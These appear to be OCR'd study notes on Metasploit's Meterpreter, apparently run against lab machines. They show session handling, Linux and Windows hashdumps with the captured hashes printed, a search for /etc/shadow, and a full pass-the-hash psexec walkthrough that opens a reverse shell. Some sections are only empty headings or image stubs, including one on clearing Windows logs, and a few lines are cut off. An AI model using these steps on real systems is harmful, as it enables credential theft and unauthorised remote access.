
Meterpreter in linux :

use sysinfo command in linux

use help command


File Edit View Search Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms08_067_netapi) > sessions -l
Active sessions
Id Name Type Information Connection
1 meterpreter java/linux root @ metasploitable 172.16.99.222:4444 -> 172.16.99.206:59282 (172.16.99.206)
2 meterpreter java/linux root @ metasploitable 172.16.99.222:4444 -> 172.16.99.206:43759 (172.16.99.206)
3 meterpreter java/linux root @ metasploitable 172.16.99.222:4444 -> 172.16.99.206:34884 (172.16.99.206)
msf exploit(windows/smb/ms08_067_netapi) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter java/linux root @ metasploitable 172.16.99.222:4444 -> 172.16.99.206:59282 (172.16.99.206)
2 meterpreter java/linux root @ metasploitable 172.16.99.222:4444 -> 172.16.99.206:43759 (172.16.99.206)
3 meterpreter java/linux root @ metasploitable 172.16.99.222:4444 -> 172.16.99.206:34884 (172.16.99.206)
msf exploit(windows/smb/ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >

Hashdump :


root@kali: ~
File Edit View Search Terminal Help
meterpreter > hashdump
[-] Unknown command: hashdump.
meterpreter > run post/linux/gather/hashdump
[+] root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:1Rw35ik.x$MgOgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20180301130445_default_172.16.99.206_linux.hashes_234506.txt
meterpreter >


Search :

```
File  Edit  View  Search  Terminal  Help
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -f shadow
Found 1 result...
    /etc\shadow (1233 bytes)
meterpreter > cd /etc/
meterpreter > lpwd
/root
meterpreter >
```


Meterpreter in windows :

```
meterpreter > hashdump
Administrator:500:b45a81256de64874c34bddf2c493029c:dc3b9ed7b3f46912d2d0b7d25a5c6569:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:deb420b9e0a85ca2a61b31b3fbb188d6:308cf4803c28d8eeb7ecc7b1b52c4bd6:::
Siberlab:1014:b45a81256de64874d8f7f5860820ed3f:d23a9ea34d6106ac3fb97bc9edad55e6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3d2df9b8eb5a45df3acb2436f5bcff1e:::
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY dffff8d496600a0788e95c571aee3905...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Administrator:"1 2 3 4 q q q Q . (There is a dot at the end)"

[*] Dumping password hashes...


Administrator:500:b45a81256de64874c34bddf2c493029c:dc3b9ed7b3f46912d2d0b7d25a5c6569:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:deb420b9e0a85ca2a61b31b3fbb188d6:308cf4803c28d8eeb7ecc7b1b52c4bd6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3d2df9b8eb5a45df3acb2436f5bcff1e:::
Siberlab:1014:b45a81256de64874d8f7f5860820ed3f:d23a9ea34d6106ac3fb97bc9edad55e6:::


meterpreter >
```


Search :



Clear all logs of windows machine :




Shell :



https://www.offsec.com/metasploit-unleashed/meterpreter-basics/


Pass the Hash:



NTLM/LM is the hashing protocol which is used to hash the cleartext password and store in to the SAM database

Security Accounts Manager (SAM)

- It is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores users' passwords. It can be used to authenticate local and remote users.
- Beginning with Windows 2000 SP4, Active Directory authenticates remote users. SAM uses cryptographic measures to prevent unauthenticated users accessing the system.
- The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on




```
root@kali:~# msfconsole

        ##                ###      ##   ##
 ## ## #### ###### #### #####  #####   ##   ####    ######
####### ## ## ## ##     ## ## ##  ##  ## ##  ###  ##
####### ###### ## #####  #### ## ##  ##  ## ##  ##  ##
## # ##   ## ## ## ## ##   #####  ##  ## ##  ##  ##
##  ## #### ###  #####  #####   ##  ####  ####  #### ###
                    ##
```

```
      =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 787 exploits - 425 auxiliary - 128 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
      =[ svn r14551 updated yesterday (2012.01.14)

msf > search psexec

Exploits
========

  Name                  Description
  ----                  -----------
  windows/smb/psexec        Microsoft Windows Authenticated User Code Execu
  windows/smb/smb_relay     Microsoft Windows SMB Relay Code Execution

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST ⇒ 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT ⇒ 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST ⇒ 192.168.57.131
msf exploit(psexec) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST    192.168.57.131   yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPass                   no        The password for the specified username
  SMBUser  Administrator    yes       The username to authenticate as
```

```
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique: seh, thread, process
  LHOST     192.168.57.133   yes       The local address
  LPORT     443              yes       The local port


Exploit target:

  Id  Name
  --  ----
  0   Automatic


msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846
SMBPass ⇒ e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd8
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.5
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
```

```
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 → 192.168.57.131:1045)

meterpreter > shell
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

References:

https://www.offsec.com/metasploit-unleashed/meterpreter-basics/

https://www.offsec.com/metasploit-unleashed/generating-payloads/

https://www.offsec.com/metasploit-unleashed/

https://www.hackingarticles.in/metasploit-tutorial-beginners/

https://www.offsec.com/metasploit-unleashed/psexec-pass-hash/